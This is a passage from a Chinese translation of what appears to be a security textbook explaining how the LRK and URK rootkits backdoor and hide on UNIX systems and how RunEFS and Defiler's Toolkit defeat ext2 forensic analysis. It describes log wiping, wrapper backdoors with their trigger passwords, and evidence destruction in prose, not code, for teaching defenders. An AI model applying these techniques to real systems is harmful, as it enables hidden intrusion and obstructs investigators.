个时间字段，LRK 的 fix 工具还可以填充程序使这些程序的非密码检验和与原来的值相等，这是相当狡猾的！不过必须注意，这个内置在 fix 工具中的填充机制只对 UNIX cksum 命令中的循环冗余码校验算法起作用。我们后面将会看到，fix 工具对于密码学中的强散列算法，例如 MD5 或 SHA-1 不起作用。

LRK 的其他隐藏工具能使攻击者掩盖在目标系统中的账号使用，在 UNIX 系统中，一些文件记录了用户登录到系统的信息。

- ✎ *utmp*: 该文件保存了当前登录到系统的用户信息，用户运行 who 命令时，就会用到这个文件中的内容。
- ✎ *wtmp*: 该文件记录了曾登录到系统的每一个用户的信息。
- ✎ *btmp*: 该文件记录了错误登录信息，例如一个用户输入了错误的口令或拒绝某个用户进入系统。
- ✎ *lastlog*: 该文件为每个用户列出了上次登录的日期和时间，以及上次登录的源地址。某些 UNIX 的服务程序在用户登录时显示这些信息，例如当你登录到一个 UNIX 系统中时，可能会显示：“Your last login was at 2:38 AM on May 1, from *www.counterhack.net*”，所有的这些信息都是从 lastlog 文件中检索的。

这些文件并不以无格式的旧式 ASCII 码保存，因此不能用标准的文件编辑工具编辑。攻击者需要一种专门的工具来解析并编辑这些文件以掩盖其踪迹。当然，LRK 有这样一个工具，叫做“Zap2”，用来编辑这些文件。对于攻击者给定的用户 ID，Zap2 删除了其在 utmp、wtmp、btmp 和 lastlog 中的信息。不过，用户 ID 还在这些文件中，只是该用户登录的日期和时间信息被删除了。另一个 LRK 工具，叫做“wted”（“wtmp”编辑器的简称），它的功能更加强大。它不只是删除与用户相关的信息，而是让攻击者完全删除 utmp、wtmp 和 btmp 中与网络上给定用户和计算机相关的任何信息。Zap2 删除了用户所有的登录信息，却保留了用户名，Wted 能够删除用户曾登录到系统的所有痕迹。在 LRK 以前的版本中，有一个类似的工具，叫做“lled”，它对 lastlog 文件行使类似的功能，然而这个有用的命令在以后的版本中去掉了。

其他 LRK 零散工具

尽管 LRK 主要是替换内置在系统中的各种程序，但它也包括一些附加且操作系统中原来的没有的新程序，它们使攻击者获得了额外的系统访问权和系统信息。有了这些混杂的程序，LRK 工具包中的工具就齐全了。其中有一个程序叫做“bindshell”，这样命名非常贴切，它生成由攻击者指定 TCP 端口上的后门 shell 监听器。这个工具大致相当于我们在第 5 章中讲到的后门监听器，攻击者激活 LRK 的 bindshell 程序，它可以只在 TCP 端口监听，然后攻击者通过网络使用客户模式下的 Netcat 连接到 bindshell 所监听的适当的端口位置。

LRK 还包含一个嗅探器，攻击者因而可以收集到在本地网上以明文传输的敏感信息。

这个称为“*linsniffer*”的工具内置在 LRK 中，它自动盗取用户 ID 和口令，用于 FTP 和 Telnet 连接。Linsniffer 非常简单，只是盗取账号信息，并把它保存在一个文件中。不过，如果你归结出攻击者真正想要从嗅探器中得到的东西，那么简单的 linsniffer 就会专注于他们最紧迫的需要。LRK 家族早期的成员中包含一个功能更强大的嗅探器，叫做“*sniffit*”，它对于多种不同的服务具有过滤功能。然而由于它配置太复杂，因此之后的版本去掉了这个工具，而选择了相当简单，但功能有限的 linsniffer。

最后，LRK 中还包含一个叫做“*sniffchk*”的程序。这个简单的脚本只是告诉攻击者嗅探器是否确实还在运行。记住攻击者不能使用 ifconfig 命令检测嗅探器，因为 ifconfig 已经被修改用于掩饰混合模式，而且嗅探器进程经常被 ps 命令隐藏。因此如果攻击者担心嗅探器可能已经崩溃，或者更糟，已经被一个麻烦的系统管理员发现了，那么就需要 sniffchk 程序赶来救援了。

LRK 安装脚本

这样一来，LRK 新式版本中的程序和脚本就不下二十几个，它们都是设计用来按照攻击者的要求转换系统的，然而手工编译、安装并应用 fix 程序于 LRK 的每一个组件可能需要多个小时。为了避免过于繁琐，提高这一过程的速度，LRK 提供了一个易于使用的安装脚本，它采用的是 makefile 文件的形式。makefile 文件不过是便于编译和安装软件的一种方法，LRK 的 makefile 文件会向系统说明每个程序必需的成分、如何编译这些成分产生可执行文件、把这些可执行文件放在文件系统的什么地方，以及如何使用 fix 程序来掩饰它们。当然，为使这个 makefile 文件起作用，编译器需要安装在目标计算机上。攻击者也可以提前在一个相似的系统中编译 RootKit，然后把编译好的 RootKit 安装到目标计算机上。整个安装过程视处理器的速度和系统被加载的繁重程度而定，可能会需要 10 秒钟到几分钟不等。考虑到 LRK 的影响力和复杂性，以及对于计算机完全的控制，安装只是很短的一段时间。真正令人遗憾的是，对于攻击者来说，确实没有必要搞懂这个文件是如何工作的！makefile 文件会完成所有的安装工作，所以攻击者能做的就是坐下来使用这个 RootKit 而已。

7.1.2 Universal RootKit(URK)

一枚戒指能够带给他们全部，并在黑暗中统治他们。

——《指环王》，J.R.R. Tolkien, 1954 年出版

正如我们已经看到的，LRK 替换了 Linux 系统中的一些关键部分，使得系统受攻击者的控制。但是 Linux 并不是那些控制 RootKit 的攻击者的惟一目标，其他 UNIX 的变种也一直是用户模式 RootKit 所针对的目标。事实上，对 Packet Storm Security Web 网站 RootKit 文件夹（<http://packetstormsecurity.nl/UNIX/penetration/rootkit/>）不经意地浏览，就会发现针

对各种不同的 UNIX 系统类型（包括 BSD、OpenBSD、FreeBSD、Solaris、SunOS、HP-UX、AIX、IRIX，以及多个其他操作系统类型）的用户模式 RootKit。

现在，暂时把你想像成一个攻击者。你非常地忙，每个星期都要潜入全球的很多系统，其中会有多种不同的操作系统。以入侵为生并不轻松，但是你会通过某种方式而有所回报。现在，假设你有了不错的业绩，攻克了很多不同类型的 UNIX 系统。今天侵入了许多 Solaris 系统，昨天是 FreeBSD 系统，前天又是 HP-UX 系统。你在自己的工具箱中备有很多不同的 RootKit，每一个都针对你所攻克的一种 UNIX 系统类型。然而，你需要做大量的工作来整理所有这些不同的 RootKit，并且对于每个不同的 RootKit 工具还要掌握其所有不同的命令和特征。当然除非你非常仔细，不然往往就会犯错。试图把一个 RootKit 安装在类型与其不相配的 UNIX 系统中，这样可能会导致中止所有的远程访问，以致使系统崩溃。如果只要有一种方法，使得在很多不同的 UNIX 变种上只用一种 RootKit，那么作为一个攻击者，你的生活就会简单得多。

这样一个通用的 RootKit 不再属于“只要”的范畴了，一个叫 K2 的开发人员发布了 Universal RootKit（简称为“URK”，通常读作“U-R-K”，而不是“urk”），正好满足了这种需要。URK 作用于多种不同的 UNIX 变种，包括 Linux、Solaris、BSDI、FreeBSD、IRIX、HP-UX 和 OSF/1，这些类型的系统只用这样一个便捷的 RootKit 工具包即可。在 URK 的 README 文件中，K2 表明对该工具的目标是开发一个能“运行在你可能遇到的大多数 UNIX 系统中”的 RootKit。

同其他用户模式 RootKit 一样，URK 包括多种实现后门和隐藏攻击者的替换程序，也包括各种辅助工具，表 7-2 详细地列出了这些工具。注意 URK 包含的是内置在特定操作系统 RootKit（例如 LRK）中的那些工具的子集。尽管 URK 没有包括 LRK 中的每一个工具，但它仍然具有很强的破坏力，且其跨平台能力使得它对于攻击者特别有用。

表 7-2 Universal RootKit(URK)的组件

RootKit 组件	功 能
login	常见的 login 程序允许用户登录系统，URK 的 login 程序包括一个位于 urk.conf 文件的后门口令
sshd	这个 sshd 后门并不包含在所有的 URK 版本中，对于那些包含它的版本，它支持由攻击者加密的远程后门访问
ping	通常，ping 命令用来为另一个系统发送 Internet 控制消息协议（Internet Control Message Protocol, ICMP）回送请求包（Echo Request packet）以确定该系统是否处于激活状态；另一方面，内置在 URK 中的 ping 程序也包括一个本地后门。攻击者以普通账号登录系统，通过键入 ping 命令后跟本地后门口令，则将在命令提示符下被授予 root 特权

续表

RootKit 组件	功 能
passwd	该程序典型地用于设置用户口令，是另一个本地后门，与 ping 后门类似。通过键入“passwd [后门口令]”，攻击者将会获得 root 特权
su	su 命令通常用于变换用户当前登录标志，它包括一个后门，功能正好类似 ping 和 passwd 后门
pidentd	这个进程提供了一个远程命令 shell 后门，它在 TCP 端口 113 监听。如果攻击者连接到这个端口，键入字符“23”、“113”和后门口令，系统就会以远程根级命令 shell 响应
ps	ps 程序用于显示运行进程的列表，其 URK 版本过滤掉了攻击者想隐藏在系统中的所有进程
top	通常，top 显示了机上运行程序的连续更新的列表。像 ps 的 URK 版本一样，该程序也过滤了隐藏的进程
find	find 命令典型地用于搜索文件，URK 更改了它，使其在输出中除去了攻击者的文件
ls	URK 中的 ls 命令在输出中除去了攻击者的文件
du	该命令显示了文件的磁盘使用情况，修改后的 du 命令隐瞒了攻击者的文件所占用的所有空间
netstat	URK 版本的 netstat 显示了所有正在监听的 TCP 和 UDP 端口，除了攻击者正使用的那些
sniffer	内置在 URK 中的 sniffer 程序用于收集各种服务的网络流量，这类服务使用明文鉴别，例如 Telnet 和 FTP

URK 中的大多数二进制替换程序使用了一种特别有趣的手法。为了使 URK 通用，K2 并没有像大多数用户模式的 RootKit（例如 LRK）那样对二进制替换程序采用全新的代码段。事实上，URK 中的大多数二进制替换程序采用的是一种包装程序（wrapper program）的方法，它调用实际程序的隐藏版本，然后提供后门访问或过滤实际程序的输出以掩盖攻击者的存在。图 7-5 演示了常见的 ps 命令的这一过程，ps 命令经常用于生成系统中运行进程的列表。




图 7-5 Universal RootKit 中的 ps 替换程序其实只是原来 ps 的一个包装和过滤程序

让我们来详细看一下这个包装 (wrapping) 和过滤 (filtering) 的过程。首先, URK 把实际的 ps 命令移到计算机上一个不引人注意的目录, 例如 /usr/man/man1/ 中。其中保存 “man” 页 (“man” page) 形式的系统文档, 然后把 ps 的 URK 版本写到实际的 ps 原先所放的位置。现在, 只要用户或系统管理员运行 ps, 它的 URK 版本就会被调用。这个假冒的 ps 首先会运行被隐藏起来的实际的 ps 命令, 并把其输出在显示于屏幕之前夺取过来。然后过滤该输出, 除去攻击者想隐藏的那些进程的所有相关信息。ps、top、find、du 和 ls 的 URK 版本都使用了这种 “过滤性包装” 的方法。

passwd、su 和 ping 后门也多少有点类似, 都被设计成包装程序。如果以专用的后门口令调用包装程序, 攻击者就会获得 root 级命令解释器的提示符; 否则包装程序只是激活隐藏在文件系统某处的正常命令。所以不必为各种 UNIX 系统中的这些程序去写全新的替换代码, 只需一套通用的过滤用的包装程序就足够了, 这是生成具有通用功能的 RootKit 相当有效的方法。

这种过滤性包装方法对 RootKit 程序是一种很好的补充, 对于坏蛋来说的确很有用, 但是没有安装程序, 即 makefile 文件, URK 将毫无意义。构建和安装 URK 时, 攻击者需用一个参数使 makefile 文件工作, 即最终 RootKit 所应用的 UNIX 的类型。这个 makefile 文件具有这样一种功能, 利用适当的代码段生成适合于这种类型的 UNIX 的 RootKit。编译为适当的代码后, makefile 文件将其插入到这种类型操作系统的适当位置上, 这样 RootKit 就被安装到计算机中了。

URK 最初是用两个文件来配置的, 即 urk.h 和 urk.conf。当 RootKit 被编译时, 第 1 个文件用来确定各种包装程序原始版本的位置, 以及用于后门的口令。默认情况下, URK 后门口令被设置为 h4x0r (“hacker” 一词的变体)。urk.conf 文件指定个别包装程序配置文件的保存位置, 这些配置文件每一个又都包含一个要被 URK 隐藏的进程名、端口号和文件名的列表。当然 URK 修改了系统, 使得 urk.conf 文件本身也被隐藏了起来。具备所有这些功能, 以及可在大多数 UNIX 类型系统中运行的能力, URK 的确是一个强大的用户模式 RootKit 工具。

7.1.3 使用 RunEFS 和 Defiler's Toolkit 控制文件系统

到目前为止, 我们在本章中所看到的大多数工具主要都是替换关键性系统二进制可执行程序, 攻击者因此可以获得后门访问权或隐藏在系统中。然而多个工具并不是仅使用二进制代码进行欺骗, 而是更甚一步, 把焦点集中于控制受害计算机上的基本文件系统结构。你或许会从我们对 LRK 的讨论中记起, fix 工具使攻击者可以篡改个别文件的创建时间、修改时间和上次访问时间。对于攻击者来说, fix 工具的确有用。不过它预示了一种更强大的工具, 这种工具允许攻击者控制文件系统。RunEFS 和 Defiler's Toolkit 就是由一个叫 Grugq 的人写的两个相关的工具, 它们能完成更强大的攻击。尽管 RunEFS 和 Defiler's Toolkit 本

身并不是 RootKit，但它们能被加到用户模式的 RootKit（乃至我们将要在第 8 章中讲述的内核模式的 RootKit）中实现更狡猾，而且更具破坏力的攻击。

计算机侦察与反侦察

RunEFS 和 Defiler's Toolkit（可从 www.phrack.org/show.php?p=59&a=6 下载）试图挫败计算机的侦察技术。在过去的几年里，计算机侦察较新的领域已经发展成为信息安全方面的一门完善学科和一个宝贵的资源库。计算机侦察专家通过收集和分析证据力图阻止计算机犯罪，这些证据包括受害系统的日志文件、硬盘镜像（hard-drive image）和存储器信息转储（memory dump）等。特别地，对于侦察专家来说，硬盘镜像是其中最有力的证据之一，因为它包含了受害计算机上文件和目录的一个副本。在很多计算机攻击中，硬盘镜像是我们最接近犯罪现场的证据。由于这个原因，在处理事件过程初期，大多数侦察专家会在证据被破坏之前迅速做好一份受害系统的备份。

因为攻击者并不想被抓住，所以他们开发了各种技术以挫败计算机侦察分析，特别是当该分析适用于硬盘镜像上非常重要的证据时，这些技术总体称为“**反侦察**”。Grugq 在一篇论文中详细地介绍了 RunEFS 和 Defiler's Toolkit，其中他把反侦察定义为“证据的擦除或隐藏，力图减少侦察调查的可行性”[1]。

7.1.4 ext2 文件系统概述

为了清楚 RunEFS 和 Defiler's Toolkit 是如何处理证据的，我们需要研究一下文件系统的结构。当然，文件系统只是操作系统用来保存文件并把它们组织成系统硬盘驱动器上的目录的一种方法。没有文件系统，你的硬盘驱动器只是一堆不可识别且完全不可用的二进制位。文件系统运用一种条理的结构整理了这些二进制位，所以我们能够控制系统和存取文件。对于普通用户，文件系统看起来如同是分配在各个目录中的文件的集合。然而，文件系统本身在不辞辛劳地工作着，以掩盖底层的复杂性和硬盘的物理细节。当今，有许多不同的通用文件系统类型，有多个 UNIX 类型系统使用的 ufs 文件系统、Windows NT/2000/XP/2003 使用的 NTFS 文件系统，以及很多 Linux 版本使用的 ext2 文件系统。RunEFS 和 Defiler's Toolkit 就是攻击 ext2 文件系统的，因为这一点，所以我们将主要关注 ext2 的详细情况。不过，类似的高级概念（high-level concept）和相关的攻击适用于所有的这些文件系统类型。

ext2 文件系统最基本的组件之一是数据块，其中存放文件内容。在格式化期间，硬盘驱动器被划分成一系列这样的块，一个典型 ext2 块的大小是 4096 字节（尽管也支持其他大小）。一个文件只不过是彼此相联系的块的集合，构成一个文件的块在硬盘驱动器上可能是不相邻的。

“但是”，你可能会问：“文件系统是如何把不相邻的块联系在一起构成一个文件的？”

块的这种组合是通过索引/节巧妙地实现的。文件系统中的每个文件都有一个索引节，它是一种保存该文件重要信息的数据结构，其中包括一个相关文件内容的块的列表。每个索引节都有一个惟一的编号，叫做“索引节号”(inode number)，用来识别该索引节。索引节与一系列构成文件的块之间的关系如图 7-6 所示。




图 7-6 文件的索引节与存储文件数据的块之间的关系

索引节包含指向构成文件的块的指针，一些块索引节直接指向，因此被称为“直接块”(direct block)，ext2 可以支持 12 个直接块。对于更多块组成的文件，索引节中没有足够的空位可直接指向这些所有的块，因此采用了一种附加级的间接方法。使用间接块方法，索引节本身指向另一个包含指针数组的块，这些指针再指向装有文件内容的其他块。如果文件更大，以至于用直接和间接块都表示不了，则还有间接的另一个级别可以实现二级的间接块。是的，对于相当大的文件，ext2 甚至支持 3 级的间接块。

除了构成文件的块的列表，索引节还包括文件的许可权限、文件的所有者和文件的大小等信息。索引节也包括与文件相关的访问、创建和修改时间（就是我们在本章前面所提到的 a_time、c_time 和 m_time）。为了清楚你的硬盘是如何组织的，把索引节想像成“拾荒”游戏(scavenger hunt)中的一组指令。“拾荒”游戏指令会告诉所有的游戏者在何处能找到赢得游戏所需的各种东西。同样，一个文件的索引节也会告诉你在文件系统的什么地方能找到它的各个不同块。当有人想使用这个文件时，你就能重新整合它。

构成一个文件的块分散在你硬盘的各个地方，但索引节本身按类组织在你的文件系统中。这样，操作系统能很容易地找到索引节，用它指出如何得到文件。为了清楚地说明在系统中有多少可用的索引节，ext2 使用了**超级块**(super block)，这是一种主数据结构(master data structure)，详细说明了文件系统的整体形成。以前，UNIX 文件系统只在硬盘的开始处有一个超级块，说明了索引节的结构。超级块后面是所有的索引节，索引节后面又跟着

块。然而，在这种整体策略中，有一个重要的缺陷。即如果超级块出了问题，整个硬盘就停止工作，因为没有一个好的超级块，操作系统甚至不能指出索引节是如何构造的。为了解决这个问题，在现在的 UNIX 文件系统中，超级块的拷贝放在硬盘的多个地方，如图 7-7 所示。这个包含超级块、索引节和数据块的整体结构在硬盘的多处都有拷贝，每份拷贝都占据硬盘中的一部分。



图 7-7 ext2 文件系统的组织结构把超级块、索引节和块的位图、索引节以及数据块集合在一起

此外，细心的读者会发现图 7-7 包含了另外两个我们没有提到的成分。在超级块之后，ext2 包含了一个所有索引节的位图（bitmap）。这个位图不是那个绘制图像意义上的位图，它只是位的集合，每个位是“0”还是“1”取决于对应索引节是否在使用中。在索引节位图之后，系统保存了一个块的位图，它显示了哪些块在使用中，以及哪些块是空闲的。用这两个位图，文件系统能够得到其中每个索引节和数据块的状态，以确定它们是否被分配过。当创建一个新的文件时，系统会通过这些位图来为文件找到一个从未用过的索引节和从未用过的块以保存该文件的内容，然后这些位图被更新以反映新文件的存在。

有一个特别的索引节，我们需要注意。在系统中的第 1 个真正索引节（我不是指超级块）包含一个**不良块**（*bad block*）的列表。这些不良块并不是有害的，它们只不过是不能用的。当你引导硬盘的完全格式化时，格式化程序将会发现硬盘上的多块不能正确地存储数据。这些所谓的不良块可能是由物理硬盘上的突起或刮痕，或坏的磁共振，或其他缺陷所致。然而，我们不想只因为有一些不良块就扔掉整个硬驱。事实上，大多数硬盘都有少量不良块分散在各处。格式化程序会产生一个不良块的列表并把它写到第 1 个索引节中。当在从未用过的块中存储新的数据时，通过使用这个不良块索引节，文件系统就能确保只利用有效块，从而避开麻烦的不良块。

现在我们已经知道了文件是如何创建的，但是我们还有重要的一点没有讲到。注意，我们还没有讲到文件名或整体目录结构。这些项都位于什么地方？它们都在索引节中吗？不是。基本的文件系统结构只处理索引节和块，并不指定名字或组织目录层次。不过，使用包含指向数据块的指针的索引节，目录被实现得几乎像是一个标准文件。然而就目录而言，这些数据块包含一种数据结构，其中有目录中所有文件的名称及其在目录层次中彼此间的联系。目录包含一组目录项，每一个对应一个文件。一个目录项保存一个文件的名称

和该文件相应的索引节号，以及一个记录长度 (record length)，它描述了该目录项有多长。

利用 RunEFS 干扰 ext2

既然我们已经认识了 ext2 文件系统，那就让我们来看一看 RunEFS 和 Defiler's Toolkit 是如何干扰这一切并挫败侦察分析的。我们首先来看 RunEFS 工具，它允许攻击者在文件系统中隐藏数据，例如后门程序或捕获的口令。RunEFS 利用了这样一个事实，即很多侦察员及其所用的工具并不检查不良块的内部。这些侦察员和这些工具的作者做了一个不合宜（但似乎合理）的假设，即实际的数据不能存储在不良块中。如果一个块在不良块索引节中被引用，那它就不可能存有攻击者的数据，对吗？错！

RunEFS 划分出硬盘的一部分，将其上块的块号写入不良块索引节中，从而将它们标记为不良块。RunEFS 不需要重新格式化硬盘或破坏任何数据就可以很容易地完成这些工作。攻击者用 RunEFS 把你系统中的一组块标记为不良块，然后就可以在这些假冒的不良块中放入数据和取走数据。攻击者可以在这些假冒的不良块中存储任何类型的数字信息，包括计算机攻击程序、后门、口令列表、窃取的信息、绝密的资料 and 重要信息、盗版的软件、阴谋理论，以及色情文学等。然而当实际使用当前版本的 RunEFS 运行程序时，攻击者必须在运行该程序以前把它从不良块中拷贝到有效块中。不过在运行时，程序被拷贝到了内存，于是攻击者就可以从硬盘的有效块中删除该程序文件了。

举个例子，假设你有一个 40 GB 的硬盘。并且我侵入到了你的系统中，安装了后门监听器程序、嗅探器和各种其他工具。我不想让你发现这些恶意的工具，所以我会用 RunEFS 在硬盘中划分出一块 100 MB 的区域，把其中所有的块都标记为不良块。它们实际是有效块，我可以用 RunEFS 工具写入数据。不过，我会修改不良块索引节以使其显示这些块是不良块。可是，当这些块被标记成不良块时，你的硬盘会突然看起来小了一些。40 GB 减去 100 MB，留下 39.9 GB 的有效空间。然而几乎没有人会注意到在硬盘空间上这点小小的变化，这一操作如图 7-8 所示。

如果你碰巧通过某种方法发觉我的嗅探器程序正在运行或者发现了后门所使用的端口，你可能会为受害计算机做一个备份用于侦察分析。如果你没有为分析留一份所有数据块（包括不良块）的备份，你就不会看到我的所有恶意工具，你只能看到那些我没有隐藏在被标记为不良块中的内容。即使你为整个硬盘（包括不良块）做了一份完整的备份，一些侦察分析工具也会由于自身缺陷 (bug) 而不会对不良块进行检查。特别地，一个以前由 Wietse Venema 和 Dan Farmer 开发，现在依旧广泛使用的工具 The Coroner's Toolkit (TCT) 就不会分析在不良块索引节中引用的任何块。类似地，由 TCT 所派生的工具，包括由 Brian Carrier 开发的旧一点版本的 The @Stake Sleuth Kit (TASK)，都不会检查不良块索引节或任何由它引用的块。Carrier 在 TASK 较新的版本（现在被正式称为“Sleuth Kit”）中对这一问题予以解决，Sleuth Kit 是一个极好的用于深入研究硬盘结构的侦察分析工具，可以从

www.atstake.com 免费下载。不过，要是你使用 TCT 或 TASK 的旧版本，我就可以利用 RunEFS 躲过你的侦察分析工具的视线。




图 7-8 用 RunEFS 把有效块标记为不良块，使得硬盘看起来略小了些

利用 Defiler's Toolkit 干扰 ext2

RunEFS 在硬盘上为攻击者划分了一块隐蔽的区域，而 Defiler's Toolkit 则致力于从文件系统中安全地删除对侦察有用的数据。来看一下这个名字：Defiler's Toolkit，它是不是让你想起了侦察工具 The Coroner's Toolkit？现在我们就来看一下这个为挫败侦察工具而特别设计的反侦察工具。为了了解其原理，要注意，只要你在 ext2 文件系统中创建了一个文件，有关这个文件的信息就被存储在 3 个地方。数据块存放着文件的内容，索引节指出和这个文件相关的块，还有目录项记录了文件的名字。现在假设你要删除这个文件，当你用 Linux 的 `rm` 命令完成这个普通的文件删除操作时，存放文件的块就被释放以备后用，但不会清除。同样地，索引节和目录项也被释放了，但它们还记录着原来的数据。

在正常的情况下，只有当数据块、索引节和目录项被分配给另外一个文件时，其中的数据才会被覆盖。在创建占用这些资源的另一个文件之前，硬盘上所有的这些数据仍都是可用的，侦察调查员在调查期间使用一个恢复程序可以恢复这个被删除的文件。很多恢复程序都是免费或商业可用的，例如 R-Tools Technology 公司的商业工具 R-Undelete。它支持 Linux 和 Windows 文件系统，可以从 <http://r-undelete.com> 下载。侦察工具使用类似的技术恢复从硬盘中删除的证据。

攻击者可以在系统中创建各种文件，以后也许会需要删除这些文件而不给侦察分析员留下任何踪迹。例如，这些文件中可能就包括 RootKit 的安装程序。一旦安装 RootKit，它就需要被安全删除。即使攻击者的文件被覆盖了一两次，侦察分析员也能按照二进制位残留的磁共振 (magnetic resonance) 使用神奇的硬件读出先前的数据[2]。所以攻击者并不使用 `rm` 命令来删除文件的内容，它能给侦察分析员留下数据。而是使用另一种工具，它覆盖所有的数据块，从而使文件的内容作废。例如，Linux 中有 `shred` 命令用于删除文件的内容。默认时，`shred` 使用一个二进制位模型覆盖 25 次文件块，这个模型是为了确保数据块中每一位上的证据都被破坏而设计的。有了 `shred` 命令，就是使用专用硬件（能够呈

现硬驱中特定位的先前值，即使该位已被覆盖）二进制位也不可能恢复。

但是注意，shred 和相关的工具仅仅关注存放文件内容的数据块。侦察员仍然可以分析索引节和目录项以了解攻击者的活动。不错，侦察员不可能获得一份恶意工具的拷贝，但是这些工具的名字和大小肯定也是有用的。而且从侦察的角度，创建、修改和访问时间对于了解攻击者的活动和立案是相当重要的。shred 命令和大多数其他删除工具完整地保留了这些数据，TCT、TASK 和其他侦察工具在侦察分析期间查找的正是这些元数据（metadata）。

作为一个反侦察工具，Defiler's Toolkit 破坏与被删除文件相关的索引节和目录项信息以确保侦察工具不能重新获得它们。为实现这个目标，Defiler's Toolkit 包含两个程序，即 Necrofile 和 Klismafile。Necrofile 删除索引节内容，除去分给索引节和文件的块的任何信息。索引节的所有信息都会被删除，包括其所有者、许可权限和任何时间信息等。攻击者在运行 Necrofile 时，要指定某些特征依据以选择要删除其内容的索引节，例如索引节中所提到的索引节号、用户 ID 或时间等。

Klismafile 关注于目录结构，它覆盖与被删文件相关的目录项。这个工具查找删除文件名或目录名非常灵活，甚至支持正则表达式（regular expression）表示。可是，Klismafile 不能完全删除目录中的每一个证据。你知道，在 ext2 文件系统中，目录项是一个接着一个写的，其长度是可变的，如图 7-9 所示。因为文件名的长度是可变的，最长可为 255 个字节，所以这些目录项长度可变。因此当 Klismafile 删除一个目录项，在目录结构中就会留下一个大的空白间隙。Klismafile 试图通过使前面目录项的记录长度变大来掩盖这一间隙。

